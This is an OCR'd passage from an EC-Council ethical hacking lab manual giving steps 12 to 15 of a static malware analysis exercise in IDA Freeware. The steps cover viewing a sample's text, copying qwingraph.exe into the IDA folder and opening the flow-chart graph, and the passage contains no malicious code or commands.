
12. This reveals the text view of the malicious file, allowing analysis of its information.




13. Now, minimize the IDA window, and navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA**. Copy the **qwingraph.exe** file and paste it in IDA's installation location. In this task, the location is **C:\Program Files\IDA Freeware 7.7**.

    Note: If a **Destination Folder Access** Denied notification appears, click **Continue**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





14. Maximize the IDA window. To view the flow of the uploaded malicious file, navigate to **View → Graphs** and click **Flow chart**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


15. A **Graph** window appears with the flow. You may zoom in and adjust the screen to view this more clearly.



